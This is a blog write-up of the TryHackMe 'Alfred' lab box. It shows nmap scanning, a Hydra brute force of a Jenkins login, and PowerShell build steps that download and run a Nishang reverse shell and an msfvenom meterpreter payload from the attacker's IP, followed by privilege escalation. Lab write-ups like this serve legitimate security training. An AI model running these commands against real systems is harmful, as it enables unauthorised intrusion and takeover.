/><published>2020-04-19T01:31:15-03:00</published><updated>2020-04-19T01:31:15-03:00</updated><id>https://vortechs.xyz/blog/writeup/tryhackme/2020/04/19/try-hack-me-alfred-writeup</id><content type="html" xml:base="https://vortechs.xyz/blog/writeup/tryhackme/2020/04/19/try-hack-me-alfred-writeup.html"><![CDATA[<p>I recently subscribed to TryHackMe.com, and I’ve gone through a few boxes so far. The quality of this site is superb and I’ve been having a great time learning and sharpening my pentesting skills.</p>

<p>One requirement of being a pentester, is to be good at documentation and reporting. If you want to attain the OSCP or other designation it is a must. And what better way to learn that by doing writeups?</p>

<p>Alfred is an easy level box that is part of the TryHackMe OSCP learning path.</p>


<p>The first thing on any engagement is to do some recon and enumeration. Since this is a lab environment, we already know what we need to target so we can skip recon, and start enumerating the ports on our target.</p>

<p>Start by loading up NMAP:</p>

<figure class="highlight"><pre><code class="language-linux" data-lang="linux">nmap -Pn 10.10.90.206 -p1-9000 -oA alfred</code></pre></figure>

<p><img src="https://vortechs.xyz/assets/alfred/nmap.png" alt="NMAP Result" /></p>

<p>Okay, so what’s happening here? We’re asking the nmap program to initial a port scan using the <code class="highlighter-rouge">-Pn</code> option which means it treats the site as being online. I had some issues with this box. When I did not use -Pn the command returned no results and <code class="highlighter-rouge">nmap</code> said the system was offline. Next, the IP address is specified, pretty straight forward. Then <code class="highlighter-rouge">-p1-9000</code> to scan only the first 9000 ports. Last I output all results to all there main formats with <code class="highlighter-rouge">-oA</code> and pipe it to files name alfred.nmap, etc.</p>

<p>Results wise, there are only two ports open. 80, and 8080. Both are HTTP. Going to port 80 we just see a picture of the playboy Bruce Wayne. Not much help there. Going over to port 8080 we see that it is running a application called Jenkins and is prompting for a username and password. We will target this first and see if we can get a foothold.</p>


<p>First step is to proxy a failed login attempt into Burpsuite. If you are new to BurpSuite I recommend this <a href="https://www.youtube.com/watch?v=G3hpAeoZ4ek">video</a> by John Hammond. There you will learn everything you need to know to replicate what I have done below.</p>

<p><img src="https://vortechs.xyz/assets/alfred/burp-request.png" alt="Burpsuite Request" /></p>

<p>That’s what sending the login ‘admin’ with password ‘12345’ looks like. Now lets see what the website response is by using the Repeated tab.</p>


<p><img src="https://vortechs.xyz/assets/alfred/burp-response.png" alt="Burpsuite Response" /></p>

<p>Looks like the login failed. But that’s okay, we learned something important for our bruteforce attempt that we will try next. Take note of the <code class="highlighter-rouge">Location</code> header that ends with <code class="highlighter-rouge">loginError</code> this will play an important role in our bruteforce attmpt in a minute.</p>


<p>Lets create a very simple wordlist. This wordlist isn’t very real world, but we are working on the assumption, that the site has not been protected with secure credentials.</p>

<p><img src="https://vortechs.xyz/assets/alfred/custom-wordlist.png" alt="Wordlist" /></p>

<p>Now we can craft a Hydra command to start brutefocing the login.</p>

<figure class="highlight"><pre><code class="language-linux" data-lang="linux">hydra -L wordlist.txt -P wordlist.txt 10.10.90.206 -s 8080 http-form-port "/j_acegi_security_check:j_username=^USER^&amp;j_password=^PASS^&amp;form=%2F&amp;Submit=Sign+in:loginError"</code></pre></figure>

<p><img src="https://vortechs.xyz/assets/alfred/hydra-password-found.png" alt="Hydra" /></p>

<p>Credentials found! Time to login!</p>

<p>Hopefully, you have done your research on Jenkins and have an idea of what to do. The goal will be to create a new project and then compile that project to acheive Remote Code Execution.</p>

<p>First, check out a GitHub project called <a href="https://github.com/samratashok/nishang">Nishang</a> and download a script called Invoke-PowerShellTcp.ps1. This is the tool that can give you an initial shell on the Alfred box.</p>

<p>You will need to serve this script on your own web server, for this I use <a href="https://github.com/sc0tfree/updog">updog</a> which is a new project designed to replace <code class="highlighter-rouge">SimpleHTTPServer</code>. It’s more rebust, and I like it a lot! Out with the old tool, in with the new.</p>

<p>In Jenkins create a new project and under build enter these two powershell commands, subtituting your own IP addresses and chosen port.</p>

<p><img src="https://vortechs.xyz/assets/alfred/initial-shell.png" alt="InitialShell" /></p>

<figure class="highlight"><pre><code class="language-powershell" data-lang="powershell"><span class="n">powershell</span><span class="w"> </span><span class="nx">invoke-expression</span><span class="w"> </span><span class="p">(</span><span class="n">New-Object</span><span class="w"> </span><span class="nx">Net.WebClient</span><span class="p">)</span><span class="o">.</span><span class="nf">DownloadString</span><span class="p">(</span><span class="s1">'http://10.11.3.198/Invoke-PowerShellTcp.ps1'</span><span class="p">);</span><span class="n">Invoke-PowerShellTcp</span><span class="w"> </span><span class="nt">-Reverse</span><span class="w"> </span><span class="nt">-IPAddress</span><span class="w"> </span><span class="nx">10.11.3.198</span><span class="w"> </span><span class="nt">-Port</span><span class="w"> </span><span class="nx">4448</span></code></pre></figure>

<p>Save your work. Then you will click on Build to execute your code and catch your reverse shell. Speaking of that, make sure you have your listener running before you click that build button.</p>

<figure class="highlight"><pre><code class="language-linux" data-lang="linux">nc -lvnp 4448</code></pre></figure>


<p>You should end up with something like this:</p>

<p><img src="https://vortechs.xyz/assets/alfred/initial-shell-caught.png" alt="InitialShellCaught" /></p>

<p>We are in, and we can find the <code class="highlighter-rouge">user.txt</code> flag in Bruce’s home Desktop directory.</p>

<p><img src="https://vortechs.xyz/assets/alfred/user-flag.png" alt="UserFlag" /></p>

<p>We can’t get the root flag thougth, so we’ll need to upgrade our shell to something more powerful… Meterpreter. Generate a payload with the following syntax:</p>

<figure class="highlight"><pre><code class="language-linux" data-lang="linux">msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.3.198 LPORT=5555 -f exe -o rshell.exe </code></pre></figure>

<p>Serve this up on your web server same as with the PowerShell script earlier.</p>


<p>We already know how to get Jenkins to run code, we just need to create a new project with different syntax to get it to download our meterpreter payload.</p>

<p><img src="https://vortechs.xyz/assets/alfred/RCE-powershell-command.png" alt="MeterpreterShellDownload" /></p>

<figure class="highlight"><pre><code class="language-powershell" data-lang="powershell"><span class="n">powershell</span><span class="w"> </span><span class="nx">invoke-expression</span><span class="w"> </span><span class="s2">"(new-object system.net.webclient).downloadfile('http://10.11.3.198/rshell.exe','rshell.exe')""</span></code></pre></figure>

<p>Save and build your new project.</p>

<p>From the initial shell we got, we can see that the rshell.exe has been downloaded into its project directory. Great! But don’t put the cart before the horse. We need something to catch this shell, and since it is Meterpreter we will use the MetaSploit multi-handler.</p>


<p>Launch msfconsole and navigate to the handler. I prefer running the <code class="highlighter-rouge">msfconsole</code> command over running <code class="highlighter-rouge">msfdb run</code> because it lets you background shells without issues. For faster MSF results be sure to start the postgresql database first.</p>

<p><img src="https://vortechs.xyz/assets/alfred/multi-handler-setup.png" alt="MetasploitSetup" /></p>

<p>Run the exploit. The handler is ready and listening to catch your sweet sweet meterpreter shell.</p>

<p>Back to the reverse shell, run the rshell.exe from its project/workspace folder.</p>

<figure class="highlight"><pre><code class="language-powershell" data-lang="powershell"><span class="n">powershell</span><span class="w"> </span><span class="nx">start-process</span><span class="w"> </span><span class="s2">"rshell.exe"</span></code></pre></figure>

<p>Your Meterpreter shell should now be connecting</p>

<p><img src="https://vortechs.xyz/assets/alfred/handler-open-session.png" alt="Meterpreter" /></p>


<p>Its pretty simple from here. Type <code class="highlighter-rouge">getsystem</code> to elevate privileges to NT\AUTHORITY, but we still won’t be able to look at or even see the root.txt flag. Right now we are using an impersonation token to gain these privs, which isn’t the same as actually being NT\AUTHORITY using the Primary Token. A simple trick to get around this is to migrate to a new process that IS using the primary token, such as <code class="highlighter-rouge">services.exe</code>.</p>

<p>Run <code class="highlighter-rouge">ps</code> and look for the PID of the services.exe process.</p>

<p><img src="https://vortechs.xyz/assets/alfred/ps-for-migrate.png" alt="Processes" /></p>


<p>Now we just type <code class="highlighter-rouge">migrate 668</code> to seal the deal. Now, we are effectively <code class="highlighter-rouge">root</code> or <code class="highlighter-rouge">Administrator</code> since this box is Windows.</p>

<p><img src="https://vortechs.xyz/assets/alfred/migrate-and-find-flag.png" alt="Migrate" /></p>

<p><img src="https://vortechs.xyz/assets/alfred/root-flag.png" alt="root-flag" /></p>

<p>Thanks for reading!</p>]]></content><author><name>Robert Weiland</name></author><category term="blog" /><category term="writeup" /><category term="tryhackme" /><summary type="html"><![CDATA[I recently subscribed to TryHackMe.com, and I’ve gone through a few boxes so far. The quality of this site is superb and I’ve been having a great time learning and sharpening my pentesting skills.]]></summary></entry></feed>